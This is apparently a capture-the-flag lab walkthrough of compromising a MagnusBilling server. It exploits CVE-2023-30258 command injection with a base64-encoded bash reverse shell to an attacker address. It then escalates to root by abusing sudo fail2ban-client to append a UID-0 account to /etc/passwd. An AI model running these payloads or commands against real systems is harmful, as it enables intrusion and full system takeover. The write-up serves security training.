- OS: Linux
- Level: Easy
- Release Date: 2025-03
Description:
Some mistakes can be costly.
- Gain a shell, find the way and escalate your privileges!
- Note: Bruteforcing is out of scope for this room.
OS Fingerprinting
- TTL=62 matches the expected TTL for Linux OS 2 hops away
❯ ping -c1 10.82.159.224
PING 10.82.159.224 (10.82.159.224) 56(84) bytes of data.
64 bytes from 10.82.159.224: icmp_seq=1 ttl=62 time=77.6 ms
Nmap
- Open Ports
$ sudo nmap -p- --min-rate 10000 10.82.159.224 -oN nmap/allTCP

PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
3306/tcp open  mysql
5038/tcp open  unknown
$ sudo nmap -sU -p- --min-rate 10000 10.82.159.224 -oN nmap/allUDP
PORT STATE SERVICE
123/udp open ntp
5060/udp open sip
- Service Versions
$ sudo nmap -p22,80,3306,5038 --reason -sVC 10.82.159.224 -oN nmap/allTCP-sVC

22/tcp   open  ssh      syn-ack ttl 62
OpenSSH 9.2p1 Debian 2+deb12u6 (protocol 2.0)

80/tcp   open  http     syn-ack ttl 62
Apache httpd 2.4.62 ((Debian))
| http-robots.txt: 1 disallowed entry
|_/mbilling/
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: Did not follow redirect to ./mbilling

3306/tcp open  mysql    syn-ack ttl 62
MariaDB 10.3.23 or earlier (unauthorized)

5038/tcp open  asterisk syn-ack ttl 62
Asterisk Call Manager 2.10.6
$ sudo nmap -p123,5060 -sU --reason -sVC 10.82.159.224 -oN nmap/allUDP-sVC
123/udp open ntp udp-response ttl 62
NTP v4 (unsynchronized)
| ntp-info:
|_
5060/udp open sip udp-response ttl 62
MagnusBilling (Status: 404 Not Found)
|_sip-methods: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE, NOTIFY, INFO, PUBLISH, MESSAGE
| fingerprint-strings:
| SIPOptions:
| SIP/2.0 404 Not Found
| Via: SIP/2.0/UDP nm;branch=foo;received=192.168.129.182;rport=56554
| From: <sip:nm@nm>;tag=root
| <sip:nm2@nm2>;tag=as35482767
| Call-ID: 50000
| CSeq: 42 OPTIONS
| Server: MagnusBilling
| Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE, NOTIFY, INFO, PUBLISH, MESSAGE
| Supported: replaces, timer
| Accept: application/sdp
|_ Content-Length: 0SSH (22)
# From Nmap

22/tcp   open  ssh      syn-ack ttl 62
OpenSSH 9.2p1 Debian 2+deb12u6 (protocol 2.0)
Package Footprinting
# Web Search:
OpenSSH "9.2p1" Debian "2+deb12u6"
- Date: Thu, 08 May 2025 11:54:24 +0100
- Source: openssh
- Architecture: source
- Version: 1:9.2p1-2+deb12u6
- Distribution: bookworm
Package Release Date: 2025-05
OS Footprinting
# Web Search:
debian releases historyOS Release Date: 2023-06
Authentication method
- Password based authentication
$ ssh root@10.82.159.224
[...]
root@10.82.159.224's password:
HTTP (80)
# From Nmap

80/tcp   open  http     syn-ack ttl 62
Apache httpd 2.4.62 ((Debian))
| http-robots.txt: 1 disallowed entry
|_/mbilling/
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: Did not follow redirect to ./mbilling
Version fingerprinting
- Version identified based on 404 error page
- Reference: https://0xdf.gitlab.io/cheatsheets/404#apache—httpd
$ curl http://10.82.159.224/testing.php

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.62 (Debian) Server at 10.82.159.224 Port 80</address>
</body></html>
Directory Brute Force
Note: Bruteforcing is out of scope for this room.
/robots.txt
$ curl http://10.82.159.224/robots.txt

User-agent: *
Disallow: /mbilling/
/mbilling
You can discover the path from
- From robots.txt
- From http://10.82.159.224
- http://10.82.159.224 (302)
$ curl -IL http://10.82.159.224

HTTP/1.1 302 Found
Date: Thu, 22 Oct 2026 18:33:17 GMT
Server: Apache/2.4.62 (Debian)
Location: ./mbilling
Content-Type: text/html; charset=UTF-8

HTTP/1.1 301 Moved Permanently
Date: Thu, 22 Oct 2026 18:33:17 GMT
Server: Apache/2.4.62 (Debian)
Location: http://10.82.159.224/mbilling/
Content-Type: text/html; charset=iso-8859-1

HTTP/1.1 200 OK
Date: Thu, 22 Oct 2026 18:33:17 GMT
Server: Apache/2.4.62 (Debian)
Last-Modified: Tue, 27 Feb 2024 19:44:28 GMT
ETag: "7828-6126241111f00"
Accept-Ranges: bytes
Content-Length: 30760
Vary: Accept-Encoding
Content-Type: text/htm


Web App Footprinting
- All we need is in the Page source
- Path: mbilling
- Logo: logo.ico
- Title: MagnusBilling
- It’s Open Source:

Description: Open-source VoIP billing for Asterisk 20, PJSIP and OpenSIPS.
Project source
Looking for Default Credentials
# Web Search:
magnus billing default credentials
- I didn’t find any default credentials but an example:
# Just an example that is worth to try
root:magnus- It didn’t work

Releases
- https://github.com/magnussolution/magnusbilling/releases
- https://github.com/magnussolution/magnusbilling/archive/refs/tags/7.zip
# After download with wget

$ unzip 7.zip
[...]

$ ls
7.zip  magnusbilling-7
Looking for a README or CHANGELOG
❯ find magnusbilling-7 | grep -i readme | sort
magnusbilling-7/README.md
magnusbilling-7/app/model/Readme.md
magnusbilling-7/app/store/Readme.md
magnusbilling-7/classic/sass/etc/Readme.md
[...]
MagnusBilling 7
- From the source we can check some paths:
$ curl -s http://10.82.159.224/mbilling/README.md | head

###############
MagnusBilling 7
###############
[...]- Version identified: MagnusBilling 7
Exploitation
Looking for a CVE
Search Term: MagnusBilling
https://www.cvedetails.com/version-list/0/145671/1/

CVE-2023-30258
- CVE-2023-30258 requires a look.

Command Injection vulnerability in MagnusSolution magnusbilling 6.x and 7.x allows remote attackers to run arbitrary commands via unauthenticated HTTP request.
-
Information so far:
- magnusbilling 7.x affected
- unauthenticated HTTP requests allow run arbitrary commands
-
About CVE-2023-30258
# Web Search
site:vulners.com CVE-2023-30258CVE-2023-30258 affects MagnusBilling magnusbilling 6.x and 7.x with an unauthenticated remote command injection in lib/icepay/icepay.php via the democ parameter. An attacker can craft a request to run arbitrary OS commands, enabling full system compromise as indicated by connected templates and exploit payloads (e.g., RCE via curl/exec and PoCs). Public writeups and PoCs demonstrate unauthenticated RCE and PoC exploitation, consistent with a critical CVSS v3.1 base score of 9.8. Remediation is to upgrade to patched MagnusBilling versions or apply vendor security updates as advised by the referenced advisories. If details in the connected documents evolve (e.g., validated exploit status or fixed versions), prioritize those specifics in future updates.
-
Summary from text above:
- Allow: command injection
- Where: lib/icepay/icepay.php via the democ parameter
- Public writeups and PoCs demonstrate unauthenticated RCE and PoC exploitation
-
Let’s use Machine Release Date as reference to avoid documments published later.
- Machine Release Date: 2025-03
Looking for POCs
- Since the project is published on GitHub we can check:
- GitHub Advisory Database
https://github.com/advisories/GHSA-4v39-q2jh-wjrw

From https://eldstal.se/advisories/230327-magnusbilling.html
Steps to reproduce

- The following proof of concept uses a harmless sleep 30 command as a payload.
- Visit /mbilling/lib/icepay/icepay.php?democ=/dev/null;sleep%2030;ls%20a
- Observe that the page takes 30 seconds to load
Testing Vulnerability
- Command:
sleep 10 - Result: success
Reverse Shell (base64)
- Getting a clean alphanumeric Base64 string
$ echo 'bash -i >& /dev/tcp/192.168.129.182/1337 0>&1' | base64
YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjEyOS4xODIvMTMzNyAwPiYxCg==
$ echo 'bash -i  >& /dev/tcp/192.168.129.182/1337 0>&1' | base64
YmFzaCAtaSAgPiYgL2Rldi90Y3AvMTkyLjE2OC4xMjkuMTgyLzEzMzcgMD4mMQo=
$ echo 'bash -i  >& /dev/tcp/192.168.129.182/1337 0>&1 ' | base64
YmFzaCAtaSAgPiYgL2Rldi90Y3AvMTkyLjE2OC4xMjkuMTgyLzEzMzcgMD4mMSAK
RevShell as www-data
- Value for democ parameter (without URL encode):
/dev/null;echo YmFzaCAtaSAgPiYgL2Rldi90Y3AvMTkyLjE2OC4xMjkuMTgyLzEzMzcgMD4mMSAK | base64 -d | bash;

- RevShell obtained
$ nc -nvlp 1337
listening on [any] 1337 ...
connect to [192.168.129.182] from (UNKNOWN) [10.82.159.224] 43460
bash: cannot set terminal process group (1224): Inappropriate ioctl for device
bash: no job control in this shell
asterisk@ip-10-80-163-233:/var/www/html/mbilling/lib/icepay$ id
uid=1001(asterisk) gid=1001(asterisk) groups=1001(asterisk)
Post-Exploitation
id
$ id
uid=1001(asterisk) gid=1001(asterisk) groups=1001(asterisk)
Users with a Shell
$ cat /etc/passwd | grep 'sh$'

root:x:0:0:root:/root:/bin/bash
magnus:x:1000:1000:magnus,,,:/home/magnus:/bin/bash
ssm-user:x:1002:1002::/home/ssm-user:/bin/sh
debian:x:1003:1003:Debian:/home/debian:/bin/bash
SUDO Permissions (asterisk)
$ sudo -l
Matching Defaults entries for asterisk on ip-10-80-163-233:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for asterisk:
    Defaults!/usr/bin/fail2ban-client !requiretty

User asterisk may run the following commands on ip-10-80-163-233:
(ALL) NOPASSWD: /usr/bin/fail2ban-client- We can use fail2ban-client as root (no password required)
Privesc as Root
- fail2ban-client can be used to run a command

-
Multiple ways to get root, I chose:
- Editing /etc/passwd File for Privilege Escalation
-
Reference: https://www.hackingarticles.in/editing-etc-passwd-file-for-privilege-escalation/
/etc/passwd modified
- Line to add newroot (UID=0) encoded to base64
$ cat /etc/passwd | head -n1
root:x:0:0:root:/root:/bin/bash

$ openssl passwd 1234
$1$NSSlBeob$cA6SMVtkUdKrLdOhm772d1

$ echo 'newroot:$1$NSSlBeob$cA6SMVtkUdKrLdOhm772d1:0:0:root:/root:/bin/bash' | base64
bmV3cm9vdDokMSROU1NsQmVvYiRjQTZTTVZ0a1VkS3JMZE9obTc3MmQxOjA6MDpyb290Oi9yb290Oi9iaW4vYmFzaAo=
Adding new user to /etc/passwd
$ tail -n2 /etc/passwd
gnome-initial-setup:x:121:65534::/run/gnome-initial-setup/:/bin/false
debian:x:1003:1003:Debian:/home/debian:/bin/bash

$ sudo fail2ban-client add x
$ sudo fail2ban-client set x addaction x
$ sudo fail2ban-client set x action x actionban "echo bmV3cm9vdDokMSROU1NsQmVvYiRjQTZTTVZ0a1VkS3JMZE9obTc3MmQxOjA6MDpyb290Oi9yb290Oi9iaW4vYmFzaAo= | base64 -d | tee -a /etc/passwd"
$ sudo fail2ban-client start x
$ sudo fail2ban-client set x banip 999.999.999.999
$ sudo fail2ban-client set x unbanip 999.999.999.999
$ sudo fail2ban-client stop x

$ tail -n2 /etc/passwd
debian:x:1003:1003:Debian:/home/debian:/bin/bash
newroot:$1$NSSlBeob$cA6SMVtkUdKrLdOhm772d1:0:0:root:/root:/bin/bash
SSH as Root
- Using the new user and credentials.
# Credentials
newroot:1234
$ ssh newroot@10.82.159.224
[...]
root@ip-10-80-135-42:~# id
uid=0(root) gid=0(root) groups=0(root)Getting the FLAGS
root@ip-10-82-159-224:~# wc -c /root/root.txt
38 /root/root.txt
root@ip-10-82-159-224:~# wc -c /home/magnus/user.txt
38 /home/magnus/user.txt